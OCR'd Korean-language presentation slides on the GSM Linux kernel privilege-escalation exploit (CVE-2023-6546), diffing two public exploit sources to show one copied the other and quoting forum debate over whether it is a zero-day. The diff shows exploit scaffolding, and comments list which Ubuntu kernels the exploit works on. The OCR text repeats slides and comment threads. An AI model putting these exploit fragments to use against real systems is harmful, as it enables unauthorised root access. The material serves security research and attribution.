
Exploit Code Diffing

diff -u ./GSM_linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/Exploit_6_5/main.c

```
z3rodae0@z3rodae0:~$ diff -u ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c ./ExploitGSM/ExploitGSM_6_5/main.c
--- ./GSM_Linux_Kernel_LPE_Nday_Exploit/main.c  2024-06-03 00:15:00.299389092 +0900
+++ ./ExploitGSM/ExploitGSM_6_5/main.c  2024-04-20 12:33:15.092970323 +0900
@@ -1,5 +1,3 @@
-// GSM Linux Kernel Race Condition -> UAF 0day Exploit written by jmpe4x
-
 #define _GNU_SOURCE
 #include <stdio.h>
 #include <errno.h>
@@ -45,23 +43,27 @@

 #define UNUSED(x) (void)(x)
 #define ALIGN_UP(p, size) (__typeof__(p))(((uintptr_t)(p) + ((size) - 1)) & ~((size) - 1))
-#define PAGE_UP(addr)   (((addr)+((PAGE_SIZE)-1))&(~((PAGE_SIZE)-1)))
 #define SPIN_WAIT_CONDITION(value, condition) while (condition != value)

 #define MIN(X, Y) (((X) < (Y)) ? (X) : (Y))

+#define BIT(name)              (1ULL << name)
+#define HEAP_SPRAY_SIZE 1024
+#define BITS_PER_LONG 64
+
+#ifndef GSMIOC_SETCONF_EXT
 struct gsm_dlci_config {
-    __u32 channel;              /* DLCI (0 for the associated DLCI) */
-    __u32 adaption;             /* Convergence layer type */
-    __u32 mtu;          /* Maximum transfer unit */
-    __u32 priority;             /* Priority (0 for default value) */
-    __u32 i;            /* Frame type (1 = UIH, 2 = UI) */
-    __u32 k;            /* Window size (0 for default value) */
-    __u32 reserved[8];  /* For future use, must be initialized to zero */
+    __u32 channel;             /* DLCI (0 for the associated DLCI) */
+    __u32 adaption;            /* Convergence layer type */
+    __u32 mtu;         /* Maximum transfer unit */
+    __u32 priority;            /* Priority (0 for default value) */
+    __u32 i;           /* Frame type (1 = UIH, 2 = UI) */
+    __u32 k;           /* Window size (0 for default value) */
+    __u32 reserved[8]; /* For future use, must be initialized to zero */
+    __u32 channel;             /* DLCI (0 for the associated DLCI) */
+    __u32 adaption;            /* Convergence layer type */
+    __u32 mtu;         /* Maximum transfer unit */
+    __u32 priority;            /* Priority (0 for default value) */
+    __u32 i;           /* Frame type (1 = UIH, 2 = UI) */
+    __u32 k;           /* Window size (0 for default value) */
+    __u32 reserved[8]; /* For future use, must be initialized to zero */
```

```
-#define GSMIOC_GETCONF_DLCI     _IOWR('G', 7, struct gsm_dlci_config)
-#define GSMIOC_SETCONF_DLCI     _IOW('G', 8, struct gsm_dlci_config)
+#define GSMIOC_GETCONF_DLCI    _IOWR('G', 7, struct gsm_dlci_config)
+#define GSMIOC_SETCONF_DLCI    _IOW('G', 8, struct gsm_dlci_config)
+#endif

 const unsigned char CMD_CLD =   0x61;
 const unsigned char CMD_TEST =  0x11;
@@ -69,7 +71,7 @@
 const unsigned char GSM1_SOF =  0x7E;
 const unsigned char SABM =      0x2F;
 const unsigned char UIH =       0xEF;
-const unsigned char CMD_MSC     =   0x71;
+const unsigned char CMD_MSC    =   0x71;
 const unsigned char EA =        0x01;
 const unsigned char CR =        0x02;
 const unsigned char PF =        0x10;
@@ -80,94 +82,80 @@
 const int STACK_SIZE_EXPLOTATION = 1000000;
 const int SOL_IP = 0;
-const int KERNEL_PATH_READ_OFFSET = 11;
-const int SECTOR_SIZE = 512;
-const int BOOT_ENTRY_OFFSET = SECTOR_SIZE;
-const int BOOT_SECTOR_COUNT = 1;
-const int BOOT_FLAG = 0xAA55;
-const int UNCOMPRESSED_KERNEL_SIZE_OFFSET = 4;
-const int SETUP_HEADER_OFFSET = BOOT_ENTRY_OFFSET - 15;
-const int ASCII_OFFSET = 48;
-const int WQ_FLAG_BOOKMARK = 0x04;
 const int CLK_OPS_OFFSET = sizeof(uint64_t) * 10;
 const int NUM_DLCI = 64;
-#define BIT(name)              (1ULL << name)
 const int CLK_GET_RATE_NOCACHE = BIT(6);
-
-#define HEAP_SPRAY_SIZE 1024
 const unsigned int XEN_ELFNOTE_ENTRY = 1;

-#define BITS_PER_LONG 64
-
 enum {
-    WORK_STRUCT_PENDING_BIT     = 0,    /* work item is pending execution */
-    WORK_STRUCT_INACTIVE_BIT= 1,        /* work item is inactive */
-    WORK_STRUCT_PWQ_BIT = 2,    /* data points to pwq */
-    WORK_STRUCT_LINKED_BIT      = 3,    /* next work is linked to this one */
+    WORK_STRUCT_PENDING_BIT    = 0,    /* work item is pending execution */
+    WORK_STRUCT_INACTIVE_BIT= 1,       /* work item is inactive */
+    WORK_STRUCT_PWQ_BIT        = 2,    /* data points to pwq */
+    WORK_STRUCT_LINKED_BIT     = 3,    /* next work is linked to this one */
```

Exploit Code Diffing




YuriiCrimson과 Jmep4x의 익스플로잇은 동일합니다.
차이점 대부분은 공백입니다.

GSM 0-day Timeline

The scammer identification results

YuriiCrimson

VS



jmpe4x

GSM 0-day Timeline

The scammer identification results

YuriiCrimson


VS

jmpe4x

This is not a zero-day?

This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.




This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.

This is not a zero-day?

GSM 0 day에 대한 레퍼런스를 찾던 중에 한 포럼에 토론을 발견했습니다.



ExploitGSM이라는 글자가 있는 걸 봐서 이 글은 GSM 0 day와 관련된 글이라는 것을 알 수 있습니다.

This is not a zero-day?

GSM 0 day에 대한 [illegible]

ExploitGSM이라는 글자가 있는 걸 봐서 이 글은 GSM 0 day와 관련된 글이라는 것을 알 수 있습니다.

linux kernel 0 day에 대한 해커들의 대화를 살펴보겠습니다.

This is not a zero-day?

Precisely Defining a Zero-Day

This is not a zero-day?

Precisely Defining a Zero-Day

This is not a zero-day?

Precisely Defining a Zero-Day

대규모 과제9320 • 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

888 회신하다 상 공유하다 ...

nickram81 • 2개월 전

그래서.... 제로데이는 아니고

436 회신하다 상 공유하다 ...

djfdhigkgflaruflg • 2개월 전

제로데이였습니다. 어느 순간 🤣

396 회신하다 상 공유하다 ...

심리-Sir51 • 2개월 전

> 어디선가 항상 420이야

상황의 유형

123 회신하다 상 공유하다 ...

수박 스팽커 • 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

4 회신하다 상 공유하다 ...

Slight_Manufacturer6 • 2개월 전

패치가 적용되기 전에 야생에서 사용된 것이 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.

djfdhigkgflaruflg • 2개월 전

제로데이의 문제는 "아무도 이를 악용하지 않았다"고 주장하는 것이 현실이라기보다는 믿음에 가깝다는 것입니다.

1 회신하다 상 공유하다 ...

Slight_Manufacturer6 • 2개월 전

예. 누군가가 있는지 없는지는 알 수 없지만 야생에서 발견되기 전까지는 공식적으로 0일이 아닙니다.

요점은 용어가 종종 잘못 사용된다는 것입니다.

1 회신하다 상 공유하다 ...

젤리스12 • 2개월 전

180일, 원한다면

116 회신하다 상 공유하다 ...


Mechanical터키어 • 2개월 전

거기엔 0이 있어

81 회신하다 상 공유하다 ...

This is not a zero-day?

Precisely Defining a Zero-Day



Zero-day에 대한 정확한 정의를 강조합니다.

This is not a zero-day?

Isn't it like CVE-2023-6546?

대규모 과제9320 • 2개월 전

이 문제는 6.5와 모든 LTS 커널에서 반년 전에 수정되었습니다.

888 회신하다 상 공유하다 ...

nickram81 • 2개월 전

그래서.... 제로데이는 아니고

436 회신하다 상 공유하다 ...

djfdhigkgflaruflg • 2개월 전

제로데이였습니다. 어느 순간 🤣

396 회신하다 상 공유하다 ...

심리-Sir51 • 2개월 전

> 어디선가 항상 420이야

상황의 유형

123 회신하다 상 공유하다 ...

수박 스팽커 • 2개월 전

시간대가 어떻게 작동하는지 잘 모르겠지만, 나는 당신이 생각하는 방식을 좋아합니다.

4 회신하다 상 공유하다 ...

Slight_Manufacturer6 • 2개월 전

패치가 적용되기 전에 야생에서 사용된 것이 발견된 경우에는 제로데이만 적용됩니다. 내부적으로 또는 "좋은 사람"에 의해 발견되었고 패치되기 전에 악용되지 않은 경우에는 0일이 아닙니다.

a1b4fd • 2개월 전

링크로 증명해 주실 수 있나요?

4 회신하다 상 공유하다 ...

대규모 과제9320 • 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

24 회신하다 상 공유하다 ...

a1b4fd • 2개월 전

이제 최신 데비안에서 작동하는 것으로 보이는 두 번째 공격이 있습니다.

19 회신하다 상 공유하다 ...

wRAR_ • 2개월 전

그렇다면 다른 문제이거나 최신이 아닌 커널입니다.


8 회신하다 상 공유하다 ...

우즈론올프 • 2개월 전

아마도 데비안의 최신 안정 커널에서 작동한다는 것을 방금 확인했기 때문에 다른 문제일 수 있습니다.


This is not a zero-day?

Isn't it like CVE-2023-6546?




This is not a zero-day?

Isn't it like CVE-2023-6546?



This is not a zero-day?

Isn't it like CVE-2023-6546?



This is not a zero-day?

Isn't it like CVE-2023-6546?

arno_cook_인플루언서 • 2개월 전

이것에 대한 링크가 있나요? CVE ID, 블로그, ...

133 회신하다 상 공유하다 ...

대규모 과제9320 • 2개월 전

https://bugzilla.redhat.com/show_bug.cgi?id=2255498

CVE-2023-6546, ZDI-CAN-20527

29 회신하다 상 공유하다 ...

사이버펑키한 • 2개월 전

CVE-2023-6546일 수도 있지만 확실하지는 않습니다.

6 회신하다 상 공유하다 ...

하비스 • 2개월 전 • 편집됨 2개월 전

모든 업데이트(커널 6.5.0-27)가 설치된 Ubuntu 22.04의 새 설치를 테스트했는데 "커널 찾기 오류"라고 표시됨

편집: 커널을 찾기 위해 코드를 업데이트했는데 작동이 중단되었습니다. 6.5.0-25 이후에는 작동하지 않는 것 같습니다.

23 회신하다 상 공유하다 ...

ruhate • 2개월 전

6.5.0-26-generic에서 나를 위해 일했습니다.

4 회신하다 상 공유하다 ...

a1b4fd • 2개월 전

6.5.0-27에서 작동한다는 보고가 있습니다.

4 회신하다 상 공유하다 ...

하비스 • 2개월 전

알겠습니다. 하지만 코드가 제게 맞지 않았기 때문에 몇 가지 코드를 확인해야 합니다.

8 회신하다 상 공유하다 ...

